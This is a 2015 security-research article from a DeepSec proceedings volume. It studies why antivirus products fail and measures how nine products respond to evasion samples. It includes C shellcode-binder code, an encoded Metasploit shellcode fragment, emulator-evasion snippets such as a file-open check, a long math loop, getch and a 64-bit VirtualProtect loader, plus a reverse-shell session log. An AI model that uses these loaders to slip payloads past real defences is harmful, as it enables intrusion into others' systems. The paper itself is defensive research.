Magdeburger Journal zur Sicherheitsforschung

Gegründet 2011 | ISSN: 2192-4260
Herausgegeben von Stefan Schumacher und Jörg Sambleben
Erschienen im Magdeburger Institut für Sicherheitsforschung

This article appears in the special edition »In Depth Security – Proceedings of the DeepSec Conferences«.
Edited by Stefan Schumacher and René Pfeiffer

Why Anti-Virus Software Fails

Daniel Sauder

Based on my work about antivirus evasion techniques, I started using antivirus evasion techniques for testing the effectivity of antivirus engines. I researched the internal functionality of antivirus products, especially the implementation of heuristics by sandboxing and emulation and succeeded in evasion of these.

A result of my research are tests, if a shellcode runs within a x86 emulation engine. One test works by encrypting the payload, which is recognized as malicious normally. When the payload is recognized by the antivirus software, chances are high, that x86 emulation was performed.

Citation: Sauder, D. (2015). Why Anti-virus Software Fails. *Magdeburger Journal zur Sicherheitsforschung*, *10*, 540–546. Retrieved July 19, 2015, from http://www.sicherheitsforschung-magdeburg.de/publikationen/journal.html

Version 2015/12/03 10:44

1 Introduction

During a penetration test, you might get in a situation where it is possible to upload and remotely execute a binary file. For example, you can execute the file on a share during a windows test or you have access to a web space and it is possible to execute something here. The executable file can be build using Metasploit and could contain various payloads. Using Metasploit for this is great, but on the other side most antivirus tools should recognize the executable as harmful file.

By developing evasion techniques it is possible to research the internal functionality of antivirus products. For example it can be determined whether a product is using x86 emulation or not and what the emulation is capable of and which Windows API calls can disturb the antivirus engine. Other examples include building an .exe file without a payload generated with msfpayload and well known attacking tools as well as 64bits payloads and escaping techniques.

All examples here are targeting the windows platform (tested with XP/7/8) and were developed and tested using Backtrack, Metasploit, MinGW, NASM, ollydbg, Visual Studio 2008 and Virtualbox.

First things first, all examples used in the article can be downloaded from github[1], for compiling with Backtrack using MinGW[2]. If you have a problem following the article you can also reference http://govolution.de/blog/wp-content/uploads/avevasion_pentestmag.pdf

2 Steps for Anti-Virus Evasion

Someone who is starting antivirus evasion will see, that this can be reached easy (see for example the Deepsec talk by Attila Marosi[3] from 2013). If an attacker wants to hide a binary executable file with a metasploit payload, the main points for accomplish this goal are mainly:

- Encrypt/encode the payload and have an own shellcode binder for escaping signature scanning73P2632.
- Use a technique for evading the sandbox (or better the code emulation).

2.1 Evading signature-based detection

2.1.1 Shellcode Binder

The first thought here is that even an .exe file without a payload is recognized as a harmful file.

1 # git clone https://github.com/govolution/avepoc.git

2 # wine /root/.wine/drive_c/MinGW/bin/gcc.exe example1.c

3 https://deepsec.net/docs/Slides/2013/DeepSec_2013_Attila_Marosi_-_Easy_Ways_To_Bypass_AntiVirus_Systems.pdf r. 2015-07-11

This example file can be built using msfencode:

```
# echo '' | \
  msfencode -t exe -o testempty.exe
```

As can be seen in Fig 2, the file is recognized as harmful.

To avoid this problem, we use a shellcode binder written in C.

```
char shellcode[] = "Shellcode";
int main(int argc, char **argv)
int (*funct)();
funct = (int (*)()) shellcode;
(int)(*funct)();

//noencryption.c
```

2.1.2 Encoding/Encrypting the shellcode

Encoding the shellcode should be enough most of the time. Here is the corresponding example:

```
//pseudocode
//see also noevasion.c for a full example
unsigned char buf[] =
"fce8890000006089e531d2648b5230"
"8b520c8b52148b72280fb74a2631ff"
"31c0ac3c617c022c20c1cf0d01c7e2"

-- SNIP --

unsigned char *shellcode;
buffer2shellcode();
int (*funct)();
funct = (int (*)()) shellcode;
(int)(*funct)();
```


As can be seen the encoded shellcode is decoded and executed. Now we fully evaded the pattern recognition of the anti-virus software. It can be seen later, that this is enough sometimes, for example if the software does not bring heuristic or emulation or if it is configured to not using it, for example for perfomance reasons.

2.1.3 »Sandbox« Evasion

But most of the time the file will be still be recognized as malicious. This is because the file is executed in a limited x86 emulator. As the emulation is limited, the exacution stops when doing certain actions that is not implented in the emulator. For a first example it is enough to open a file.

```
//see also fopen.c
FILE *fp = fopen("c:\\windows\\system.ini",
                 "rb");
if (fp == NULL)
return 0;
fclose(fp);

int size = sizeof(buffer);

shellcode = decode_shellcode(buffer,shellcode,
                             size);
exec_shellcode(shellcode);
```


The emulation stops and the file is not recognized as malicious.


Backtrack (Sicherungspunkt 1) [wird ausgeführt] - Oracle VM VirtualBox
WinXP_1 (Sicherungspunkt 1) [wird ausgeführt] - Oracle VM VirtualBox
C:\WINDOWS\system32\cmd.exe - a.exe

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.42.100:4444
[*] Starting the payload handler...
[*] Command shell session 2 opened (192.168.42.100:4444 -> 1
92.168.42.102:1073) at 2014-03-21 21:08:14 +0100

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>type hello.txt
type hello.txt
hello

C:\>
```

```
C:\>echo hello > hello.txt

C:\>type hello.txt
hello

C:\>a.exe
```

Figure 1: Testing a PoC in the virtual environment


Antivirus scan for a26a9ff9b9529571de7b6d03ed5da15b at UTC - VirusTotal - Mozilla Firefox
https://www.virustotal.com/en/file/155f91fbf531a17fe07cc403d9b
Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in
virustotal

SHA256: 155f91fbf531a17fe07cc403d9b2fedf1709710c86ff920406024e1897534f02

File name: testempty.exe

Detection ratio: 35 / 48

Analysis date: 2014-03-15 19:35:14 UTC (0 minutes ago)

Figure 2: Virustotal

2.2 Finding out how Anti-virus Software works

From here, we can have a look at more interesting evastion techniques that explain, how anti-virus software works and where the limits are.

But first have a look at x86 emulation for getting a deeper understanding of how it works.

2.2.1 x86 and code emulation

Basics

The emulation of the assembly code is executed in a loop, command by command:

```
while()
{
  If (command=="add")
    do_some_add_stuff()
  Else if (command ...)
    //you get the idea
}
```

Read more: The Art of Computer Virus Research and Defense by Peter Szor, Chapter 11.4 Code Emulation

Libemu

Libemu[4] is a tool for shellcode emulation. Here are some features from the website:

- Executing x86 instructions
- Reading x86 binary code
- Register emulation
- Basic FPU emulation
- Shellcode execution
- Shellcode detection
- Using GetPC heuristics
- Static analysis
- Binary backwardstraversal
- Win32 API hooking

It is worth to have a look into the code if you are interested in x86 emulation.

Sophail

From the paper »Sophail: A Critical Analysis of Sophos Antivirus[5]«:

- Sophos include a very simplistic x86 emulation engine that records memory references and execution characteristics.
- The emulation is a poor representation of x86, and only executed for around 500 cycles.
- Detecting the Sophos emulator is trivial, but spinning for 500 cycles on entry is sufficient to subvert emulation.
- Minimal OS stubs are present, but demonstrate a lack of understanding of basic concepts

Tavis Ormandy wrote this great paper about the analysis of Sophos Antivurs which also gives more understanding of what can go wrong when developing anti-virus software.

Conclusion so far

As can be seen, x86 emulation has some limitations. Upon this more Proof-of-Concept Code and tests were developed and used to find out more details.

2.2.2 Basic Tests

For having a kind of a baseline several available examples were used, as:

- Eicar.exe - Test Virus
- Msf.exe - msfpayload generated .exe file
- Shikata5.c Shikata ga nai with 5 rounds
- Syringe.exe, a well known tool for executing shellcode and DLL-Injection, the only one here not recognized by most products

Two examples already mentioned before:

- Noencryption.c – a simple shellcode binder
- 4/9 of the AVs failed
- Successful in at least one product that officaly has x86 emulation :(
- Noevasion.c - no sandbox evasion, but encoded payload
- 5/9 of the AVs failed

2.2.3 Standard- and Windows-API

The fopen.c example mentioned earlier was not recognized as malicious by one of the tested anti-virus scanners.

The example math.c is also not recognized:

```
// math.c, 9/9 failed
int x,y;
for (x=1; x<10000; x++)
{
  for (y=1; y<10000; y++)
  {
    int a=cos(x); int b=cos(y);
        double c=sin(x); double d=sin(y);
  }
}
int size = sizeof(buffer);
shellcode = decode_shellcode(buffer,
                    shellcode,size);
exec_shellcode(shellcode)
```

Here it can be seen that most emulators only emulate a few hundred or thousand cycles. The emulation cannot go on for a long time, since the programm has to be execute fast for the user.

4 http://libemu.carnivore.it/ r. 2015-07-11

5 https://lock.cmpxchg8b.com/sophail.pdf r. 2015-07-11

Another interesting example is user input, here `getch()` is being used:

```
// getch.c 8/9 failed
getch();
int size = sizeof(buffer);
shellcode = decode_shellcode(buffer,
                     shellcode,size);
exec_shellcode(shellcode);
```

A more specific Windows API example shows, that some of the emulators do not emulate those calls correctly:

```
// openeventlog.c 7/9 failed
HANDLE h;
h = OpenEventLog( NULL, "Application");
if (h == NULL)
   printf("error\n");
int size = sizeof(buffer);
shellcode = decode_shellcode(buffer,
                    shellcode,size);
exec_shellcode(shellcode);
```

More examples can be found in the slides or in the examples on github.

2.2.4 64 Bit

At the time of the presentation (November 2014) the ability of recognizing 64 bit payloads from Metasploit as malicious was realy bad, even for the binary file that was generated directly with Metasploit. Only two products (Avast free, Comodo free) recognized this sample as malicious.

So for having an example that is not recognized at all, we just need a 64 Bit shellcode binder:

```
// 64noencryption.c
unsigned char sc[] = ...;
typedef void (*FUNCPTR)();
int main(int argc, char **argv)
{
    FUNCPTR func;
    int len;
    DWORD oldProtect;
    len = sizeof(sc);
    if (0 == VirtualProtect
           (&sc, len, PAGE_EXECUTE_READWRITE,
                              &oldProtect))
        return 1;
    func = (FUNCPTR)sc;
    func();
    return 0;
}
```

Further examples were made (like fopen.c for 64 bit), but it was necessary to go deeper here. It can be assumed that there is no code emulation at all and that pattern recognition is poor.

3 Detailed Results

Results at the time of the presentation in November 2014 ar given in the Tables 1, 2, 3 and 4.

4 Conclusion

Anti-virus software has limitations in pattern recognition, API call emulation and processor emulation, and even if these features are implemented, they might fail. Further there is a lack in 64bit recognition.

For that targeted attacks are possible. For counter measurement systems should be hardened. Having outbound firewall rules in the edge firewall and on the clients is making it harder for attackers to gain access to the network. Using SIEM and heavy logging help to track down attacks. When an unkown malicious file was found it might be helpful to roll out own signatures (this can be done for example with ClamAV). It is important to have a good incident response plan, training the user awareness but also the awareness of administrators.

About the Author

Daniel Sauder, OSCP, SLAE, CCNA, CompTIA Security+ and MCP has about 10 years experience in the IT business. Currently working as a penetration tester with a focus to Web Application Testing, Mobile Application Testing and IT Infrastructure Testing, he also has a strong background in Windows, Linux and Network Administration.

LinkedIn: http://lnkd.in/bMMhGhf

Twitter: https://twitter.com/DanielX4v3r

5 Links and further reading

- https://lock.cmpxchg8b.com/sophail.pdf
- https://lock.cmpxchg8b.com/sophailv2.pdf
- The Art of Computer Virus Research and Defense by Peter Szor
- http://packetstorm.foofus.com/papers/virus/BypassAVDynamics.pdf
- DeepSec 2013 Attila_Marosi - Easy Ways To Bypass AntiVirus Systems
- http://funoverip.net/
- http://govolution.de/blog/wp-content/uploads/avevasion_pentestmag.pdf

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
eicar.com	0	0	0	0	0	0	0	0	0
msf.exe	0	0	0	0	0	0	0	0	0
shikata5.exe	0	0	0	0	0	0	0	0	0
syringe.exe	1	1	1	1	1	1	1	0	1
msf.bin	0	1	1	1	1	0	1	1	1
msfempty.exe	0	0	0	0	0	0	0	0	0
afs.txt	0	0	0	0	1	1	0	0	1

Table 1: Detailed Results (1/4)
0 = recognized as malicious
1 = not recognized as malicious

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
noencryption.c	0	0	1	1	1	0	0	0	1
noevasion.c	0	0	1	1	1	1	0	0	1
fopen.c	1	1	1	1	1	1	1	1	1
msgbox.c	0	0	1	1	1	1	0	0	1
sleep.c	0	0	1	1	1	1	0	0	1
scanf.c	1	0	1	1	1	1	1	1	1
math.c	1	1	1	1	1	1	1	1	1
shellexecute.c	0	0	1	1	1	1	0	0	1
socket.c	0	0	1	1	1	1	0	0	1
connect.c	1	0	1	1	1	1	0	0	1
listen.c	1	0	1	1	1	1	1	1	1
systempause.c	0	0	1	1	1	1	0	0	1
regopenkey.c	0	0	1	1	1	1	0	0	1
forsleep.c	0	0	1	1	1	1	0	0	1
timer.c	0	0	1	1	1	1	0	0	1

Table 2: Detailed Results (2/4)
0 = recognized as malicious
1 = not recognized as malicious

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
getch.c	1	0	1	1	1	1	1	1	1
getversion.c	0	0	1	1	1	1	0	0	1
getcomputername.c	0	0	1	1	1	1	0	0	1
getusername.c	0	0	1	1	1	1	0	0	1
getsystemdirectory.c	0	0	1	1	1	1	0	0	1
globalmemorystatus.c	0	0	1	1	1	1	0	0	1
setkeyboardstate.c	0	0	1	1	1	1	0	0	1
openeventlog.c	0	0	1	1	1	1	1	1	1
readeventlog.c	0	0	1	1	1	1	1	1	1
strstr.c	1	1	1	1	1	1	1	1	1
inc.c	1	1	1	1	1	1	1	1	1
openprocess.c	0	1	1	1	1	1	0	0	1
xormmx.c	0	0	1	1	1	1	0	0	1
mmxdecode.c	1	0	1	1	1	1	0	0	1

Table 3: Detailed Results (3/4)
0 = recognized as malicious
1 = not recognized as malicious

	AVG 2014 free	MS win 8 64bit	Avira Free	McAfee Plus	Sophos	avast free	Bitdefender Plus 2015	Gdata InetSec	Comodo free
64msf.exe	1	1	1	1	1	0	1	1	0
64msf.bin	1	1	1	1	1	1	0	1	1
64noencryption.c	1	1	1	1	1	1	1	1	1
64noevasion.c	1	1	1	1	1	1	1	1	1
64fopen.c	1	1	1	1	1	1	1	1	1
64strstr.c	1	1	1	1	1	1	1	1	1

Table 4: Detailed Results (4/4)
0 = recognized as malicious
1 = not recognized as malicious